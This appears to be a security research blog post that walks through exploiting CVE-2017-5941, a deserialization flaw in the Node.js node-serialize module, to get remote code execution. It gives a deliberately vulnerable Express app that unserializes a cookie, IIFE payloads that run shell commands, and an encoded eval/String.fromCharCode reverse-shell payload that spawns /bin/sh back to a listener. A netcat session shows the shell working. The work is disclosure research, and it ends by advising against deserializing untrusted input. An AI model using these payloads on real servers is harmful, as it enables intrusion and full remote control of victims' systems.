Exploiting Node.js deserialization bug for Remote Code Execution (CVE-2017-5941)

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tl;dr

Untrusted data passed into `unserialize()` function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately invoked function expression (IIFE).

The Bug

During a Node.js code review, I happen to see a serialization/deserialization module named node-serialize. A cookie value that comes from the request was passed into the `unserialize()` function provided by the module. Here is a sample node.js application to imitate the code:

```
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser())
app.get('/', function(req, res) {
  if (req.cookies.profile) {
    var str = new Buffer(req.cookies.profile,
'base64').toString();
    var obj = serialize.unserialize(str);
  if (obj.username) {
    res.send("Hello " + escape(obj.username));
```

```
   }

 } else {

     res.cookie('profile',
"eyJ1c2VybmFtZSI6ImFqaW4iLCJjb3VudHJ5IjoiaW5kaWEiLCJjaXR5Ijo
iYmFuZ2Fsb3JlIn0=", { maxAge: 900000, httpOnly: true});

 }
res.send("Hello World");
});
app.listen(3000);
```

Java, PHP, Ruby and Python have a fair share of Deserialization bugs. Some resources explaining these issues:

Understanding PHP Object Injection

Java Deserialization Cheat Sheet

Rails Remote Code Execution Vulnerability Explained

Arbitrary code execution with Python pickles

However I couldn't find any resource that explained deserialization/object injection bugs in Node.js. I thought to do some research on this and after spending some time I was able to exploit a deserialization bug to achieve arbitrary code injection.

Building the Payload

I have used node-serialize version 0.0.4 for this research. For successful exploitation, arbitrary code execution should occur when untrusted input is passed into `unserialize()` function. The best way to create a payload is to use the `serialize()` function of the same module.

I created the following JavaScript object and passed it to serialize() function.

```
var y = {
 rce : function(){
 require('child_process').exec('ls /', function(error,
stdout, stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

Which gives the following output.

```
Ajins-MacBook-Pro:Desktop ajin$ node log.js
Serialized:
{"rce":"_$$ND_FUNC$$_function (){\n \trequire('child_process').exec('ls /', func
tion(error, stdout, stderr) { console.log(stdout) });\n }"}
```


Now we have a serialized string that can be deserialized with unserialize() function. But the problem is code execution won't happen until you trigger the function corresponding to the rce property of the object.

Later I figured out that we can use JavaScript's Immediately invoked function expression (IIFE) for calling the function. If we use IIFE bracket ()after the function body, the function will get invoked when the object is created. It works similar to a Class constructor in C++.

Now the serialize() function with the modified object code is called.

```
var y = {
rce : function(){
require('child_process').exec('ls /', function(error,
stdout, stderr) { console.log(stdout) });
}(),
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

The following output was obtained



The IIFE worked fine but the serialization failed. So I tried adding bracket `()` after the function body of the previously serialized string and passed it to `unserialize()` function and lucky it worked. So we have the exploit payload:

```
{"rce":"_$$ND_FUNC$$_function (){\n \t require('child_process').exec('ls /', function(error, stdout, stderr) { console.log(stdout) });\n }()"}
```

Passing it to `unserialize()` function will result in code execution.

```
var serialize = require('node-serialize');
var payload = '{"rce":"_$$ND_FUNC$$_function
(){require(\'child_process\').exec(\'ls /\',
function(error, stdout, stderr) { console.log(stdout)
});}()"}';
serialize.unserialize(payload);
```

```
Ajins-MacBook-Pro:Desktop ajin$ node log.js
Applications
Library
Network
System
Users
Volumes
bin
cores
dev
etc
home
installer.failurerequests
net
opt
private
sbin
tmp
usr
var
```

Now we know that we can exploit `unserialize()` function in node-serialize module, if untrusted data passed into it. Let's exploit the vulnerability in the web application to spawn a reverse shell.

Further Exploitation

The vulnerability in the web application is that it reads a cookie named profile from the HTTP request, perform base64 decode of the cookie value and pass it to `unserialize()` function. As cookie is an untrusted input, an attacker can craft malicious cookie value to exploit this vulnerability.

I used nodejsshell.py for generating a reverse shell payload.

```
$ python nodejsshell.py 127.0.0.1 1337

[+] LHOST = 127.0.0.1

[+] LPORT = 1337

[+] Encoding

eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,10
5,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,3
2,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,11
5,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,50,55,46,48,46,48,46,
```


```
49,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53,4
8,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103
,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,6
1,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,11
0,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,3
2,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,1
14,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,3
2,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,8
4,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32
,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,3
2,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,
83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,3
2,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,1
04,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114
,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,
32,32,32,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,11
6,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,11
6,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,1
15,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,
41,59,10,32,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,1
02,117,110,99,116,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,12
3,10,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68
,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,3
2,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,110,116,
46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,
101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,
40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,3
2,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

Now let’s generate the serialized payload and add IIFE brackets `()` after the function body.

{"rce":"_$$ND_FUNC$$_function (){
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101
,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,1
12,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,1
08,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,1
0,72,79,83,84,61,34,49,50,55,46,48,46,48,46,49,34,59,10,80,79,82,84,61,3
4,49,51,51,55,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,1
05,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112
,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,
61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,
116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,
110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105
,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,1
10,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,
125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82

```
,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,6
1,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,3
2,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,7
9,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,3
2,123,10,32,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,11
2,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,
32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,
67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32
,32,32,32,99,108,105,101,110,116,46,112,105,112,101,40,115,104,46,115,
116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,10
0,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,3
2,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,1
12,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,32,115,
104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111
,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32
,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,
115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,3
2,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32,99,108,
105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117
,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,11
5,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,
84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,
10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}()"}
```

We need to perform Base64 encode of the same, and then make a request to the web server with encoded payload in the Cookie header.



We can now listen for a shell

`nc -l 127.0.0.1 1337`

```
Ajins-MacBook-Pro:~ ajin$ nc -l 127.0.0.1 1337
Connected!
whoami
ajin

ls /
Applications
Library
Network
System
Users
Volumes
bin
cores
dev
etc
home
installer.failurerequests
net
opt
private
sbin
tmp
usr
var
```

And now we have a reverse shell!. An exploitation video is available here: https://www.youtube.com/watch?v=GFacPoWOcw0

Final Thoughts

We exploited a deserialization bug to achieve arbitrary code execution with untrusted user input. The Rule of thumb is never to deserialize untrusted user input. The root cause is that it was using `eval()` internally for deserialization. I also found a similar bug in another module named serialize-to-js. In that module, the `require()` function in Node.js has no scope during deserialization of an object with IIFE and they were using `new`

`Function()` internally for deserialization. We can still achieve code execution with a slightly complex payload.